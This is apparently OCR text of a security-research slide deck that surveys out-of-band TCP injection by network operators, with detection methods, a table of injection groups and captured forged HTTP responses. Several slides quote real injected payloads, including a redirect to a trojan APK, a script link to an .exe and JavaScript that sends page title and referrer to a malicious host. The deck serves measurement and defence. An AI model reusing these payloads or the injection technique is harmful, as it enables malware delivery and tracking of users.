


TCP INJECTION ATTACKS IN THE WILD

A large-scale survey of false content injection by network operators (and others...)

Gabi Nakibly[1,2], Jaime Schcolnik[3] and Yossi Rubin[1]

1 RAFAEL

2 TECHNION Israel Institute of Technology

3 IDC HERZLIYA

AGENDA


- Known events of content alteration by ISPs and governments
- What are out-of-band TCP Injections?
- Our traffic monitoring system and how we detect TCP injections
- The networks we monitored
- The injection events we found and their analysis
- Who is behind the injections?
- Conclusions

(SOME) ISPS ALTER CONTENT!

- Examples:
  - CMA Comm. in 2013
  - Comcast in 2012
  - Mediacom in 2011
  - WOW! in 2008
  - ….

Rogue advertisement


SO WHAT'S NEW IN THIS WORK?




TCP 101

- TCP assigns a sequence number to every sent byte.
- The TCP header denotes the sequence number of the payload's first byte.

HOW WE DISCOVERED CONTENT ALTERATIONS




HOW WE DETECT TCP INJECTION?



OUT-OF-BAND TCP INJECTIONS

- The injector must make sure that the following fields are the same as those of the valid packet:
  - IP addresses and port numbers
  - TCP sequence number
- Most importantly, the forged packet must arrive **before** the valid packet.
  - This is a race!




OUT-OF-BAND INJECTIONS

- Question: If the ISP already sits on the data path why bother do an out-of-band injection at all?
- Answer: performance and reliability.
  - In-path middle-box are single point of failure of production traffic and may be a performance bottleneck.
  - Network operators always try to minimize the use of in-path middle boxes in their network.

TCP INJECTION IS NOT NEW!

- This technique has been shown to be used in the past to:
  - Block peer-to-peer traffic
  - Censorship
  - QUANTUM attacks by the NSA

OUR TRAFFIC MONITORING SYSTEM



THE NETWORKS WE MONITORED

- We monitored 3 large networks for several weeks:

Institution	User base	Monitoring period [week]	Traffic volume [Tb]	Number of sessions [Million]
University A	20,000	2	80	8
University B & University C	50,000	16	1400	120
Enterprise D	5,000	3	24	0.8

- Sorry. We can not tell you more than that. We signed an NDA.


THE INJECTION EVENTS

- We discovered 14 different groups of injection events.
- Almost all of them were injections to Chinese websites.
- 7 injection groups aimed to add rogue advertisements to the website.
- 5 of injection groups has some sort of malicious intent.
- 2 injection groups aimed to simply block content (however is it not censorship related).

Group name	Destination site(s)	Site type	Location	Injected resource	Purpose
szzhengan	wa.kuwo.cn	Ad network	China	A JavaScript that appends content to the original site	Malware
taobao	is.alicdn.com	Ad network	China	A JavaScript that generates a pop-up frame	Advertise-ment
netsweeper	skyscnr.com	Travel search engine	India	A 302 (Moved) HTTP response	Content filtering
uyan	uyan.cc	Social network	China	A redirection using 'meta-refresh' tag	Advertise-ment
icourses	icourses.cn	Online courses portal	China	A redirection using 'meta-refresh' tag	Advertise-ment
uvclick	cnzz.com	Web users' statistics	Malaysia/China	A JavaScript that identifies the client's device	Advertise-ment
adcpc	cnzz.com	Web users' statistics	Malaysia/China	A 302 redirection to a JavaScript that opens a new window	Advertise-ment
jiathis	jiathis.com	Social network	China	A redirection using 'meta-refresh' tag	Advertise-ment
server erased	changsha.cn	Travel	China	Same as legitimate response but the value of HTTP header 'Server' is changed	Content filtering
gpwa	gpwa.org	Gambling	United States	A JavaScript that redirects to a resource at qpwa.org	Malware
tupian	www.feiniu.com www.j1.com	e-commerce	China	A JavaScript the directs to a resource at www.tupian6688.com	Malware
mi-img	mi-img.com	Unknown	China	A 302 redirection to a different IP	Malware
duba	unknown	Unknown	China	A JavaScript that prompts the user to download an executable	Malware
hao	02995.com	Adware-related	China	A 302 (Moved) HTTP response	Advertise-ment

TIME DIFFERENCES BETWEEN THE RACED PACKETS

- Difference of arrival times between the valid and false packets.
- This histogram shows that most races are won by the forged packet (positive time difference).
- This implies that in most cases the forged packet is **triggered before** the valid one.



DISTINGUISHING THE FORGED RESPONSE FROM THE VALID ONE

- Almost all forged packets had different TTL values than the other legitimate packets in the session.
- Moreover, the IP Identification value of the forged packet seems to be “out-of-place”.
  - Usually, the IP ID of the legitimate packets are sequential or even incremental. The IP ID of the forged packet has an entirely different value.

‘ADCPC’ INJECTION

- This injection group aims to inject rogue advertisements.
- This is the client’s HTTP request:

```
GET /core.php?show=pic&t=z HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
Host: c.cnzz.com
Accept-Encoding: gzip
Referer: http://tfkp.com/
```

‘ADCPC’ INJECTION

The valid HTTP response:

```
HTTP/1.1 200 OK
Server: Tengine
Content-Type: application/javascript
Content-Length: 762
Connection: keep-alive
Date: Tue, 07 Jul 2015 04:54:08 GMT
Last-Modified: Tue, 07 Jul 2015 04:54:08 GMT
Expires: Tue, 07 Jul 2015 05:09:08 GMT

!function(){var
p,q,r,a=encodeURIComponent,c=...
```

The injected HTTP response:

```
HTTP/1.1 302 Found
Connection: close
Content-Length: 0
Location: http://adcpc.899j.com/google/google.js
```

Our analysis shows that this JavaScript redirects the user through a series of affiliate ad networks ending with Google’s ad network, which serves the user an ad.

‘JIATHIS’ INJECTION

- JiaThis is a Chinese company that provides a social sharing toolbar.
- A request for a resource at jiathis.com results in the following:

The valid HTTP response:

HTTP/1.1 200 OK

Server: nginx/1.4.4

Content-Type: text/javascript; charset=UTF-8

Transfer-Encoding: chunked

Vary: Accept-Encoding

Expires: -1

Cache-Control: no-store, private, post-check=0 ...

Pragma: no-cache

P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI INT ....

JiaTag: de2a570993d722c94.....

Content-Encoding: gzip

The forged HTTP response:

HTTP/1.1 200 OK

Date: May, 28 Mar 2012 14:59:17 GMT

Server:Microsoft-IIS/6.0

X-Powered-By: ASP.NET

Pragma: No-Cache

Content-Length:145

Cache-control: no-cache

A redirection to Baidu with search results of “UNIQLO”

<!DOCTYPE"http://www.w3.org/TR/html4/strict.dtd"><meta http-equiv="refresh" content="1;url=**http://www.baidu.com/s?wd=UNIQLO&tn=99292781_hao_pg**"/>

‘UYAN’ INJECTION

- Another rogue ad injection using mata-refresh tag.

The valid HTTP response:

HTTP/1.1 200 OK

Server: nginx/1.4.4

Content-Type: application/x-javascript; charset=UTF-8

Transfer-Encoding: chunked

Connection: keep-alive

X-Powered-By: PHP/5.3.6

P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE ...

Set-Cookie: uyan_login_cookie=deleted; domain=.uyan.cc

JiaTag: de2a570993d722c9422fba.....

Content-Encoding: gzip

The forged HTTP response:

HTTP/1.1 200 OK

Server:Microsoft-IIS/6.0

X-Powered-By: ASP.NET

Pragma: No-Cache

Content-Length:134

Content-Type:text/html;Charset=gb2312

Cache-control: no-cache

A redirection to an adware related site

<!DOCTYPE"http://www.w3.org/TR/html4/strict.dtd"><meta http-equiv="refresh" content="1;url=**http://www.hao123.com/?tn=95112007_hao_pg**"/>

‘DUBA’ INJECTION

- The injected JS on the left pops out the following image:

- It prompts the user to download an AV called Kingsoft Security.

```
(function(){
  var num1=20;
  var div=
  (document.getElementsByClassName?document.getE
  lementsByClassName('mid-recommend'):null);
...
  var img=div.getElementsByTagName('img');
...
  img.src='http://media.tianjimedia.com/images/y
  esky-mydown-pcrj-inp-fc21-56060-150921.gif';
  img.parentNode.href='http://cd001.www.duba.net
  /duba/install/2011/ever/kinst_1_470.exe'
...
```

MALICIOUS INJECTION

- The previous injection groups all aimed to insert a rogue advertisement into a website.
- This poses a nuisance, but it is hardly hazardous.
- The following injection groups show strong indications of malicious intent.

‘MI-IMG’ INJECTION

- The injected HTTP response redirects an Android device to download an alternative apk.
- The IP address of the redirected URL is known to be a bot (according to BotScout).
- We retrieved the application from this IP address. The downloaded apk file is flagged by Fortinet’s antivirus as a malware called ’Android/Gepew.A!tr’.
  - A known Android Trojan.

```
HTTP/1.0 302 Found
Server: HRS/1.4.2
Content-Length: 0
Content-Type: text/html
Connection: close
Cache-Control: no-cache
Location:
http://120.198.231.23/120.198.233.14/cache/f3.market.mi-img.com/download/AppStore/0484c55bb3b3d8e3c4a25d6688a35ef5b8c420cac/%E6%94%AF%E4%BB%98%E5%AE%9D_9.1.0.091801_80.apk?ich_args=0f9dd0cdd8150621052b514876df7bdb_1048_0_0_4_854145c91e1bfc37ce29940aca85ff84415b_0f6d4bf326bbae6162483abd84fa_f7180f62446a816afc8f10fb2cb584b8_1_0
```

‘SZZHENGAN’ INJECTION

- The injected JS on the right adds to the originally requeted resource a new malicious code.
- According to “AlienVault – Open Threat Exchange” **js.szzhengan.com** is a source of malicious code serving as a vector for attacking targets.
  - Active for two months in 2015, exactly the time we detected this injection.
  - Now this site is dead.

```
document.write("<script language='javascript'
src='http://wa.kuwo.cn/lyrics/img/kwgg/kwgg_328.js?time=20156282065&_=1438089164953&_veri=20121009'><\/script>");
document.write("<script language='javascript'
src='http://js.szzhengan.com/re/re.php?src=t6409&t="+encodeURIComponent(document.title)+"&ci=2219065347&r="+encodeURIComponent(document.referrer)+"'><\/script>");
```

An appended malicious code

The resource requested by the user

‘GPWA’ INJECTION

- This is the most interesting injection.
- It appears as a targeted attack on the website of GPWA - Gambling Portal Webmasters Association in the US.
- The original HTTP request is:

```
GET /script/europeansoccerstatistics.com/ HTTP/1.1
Host: certify.gpwa.org
Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.107 Safari/537.36
Referer: http://europeansoccerstatistics.com/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,he;q=0.6
```

‘GPWA’ INJECTION (CONT.)

- The injected resource.
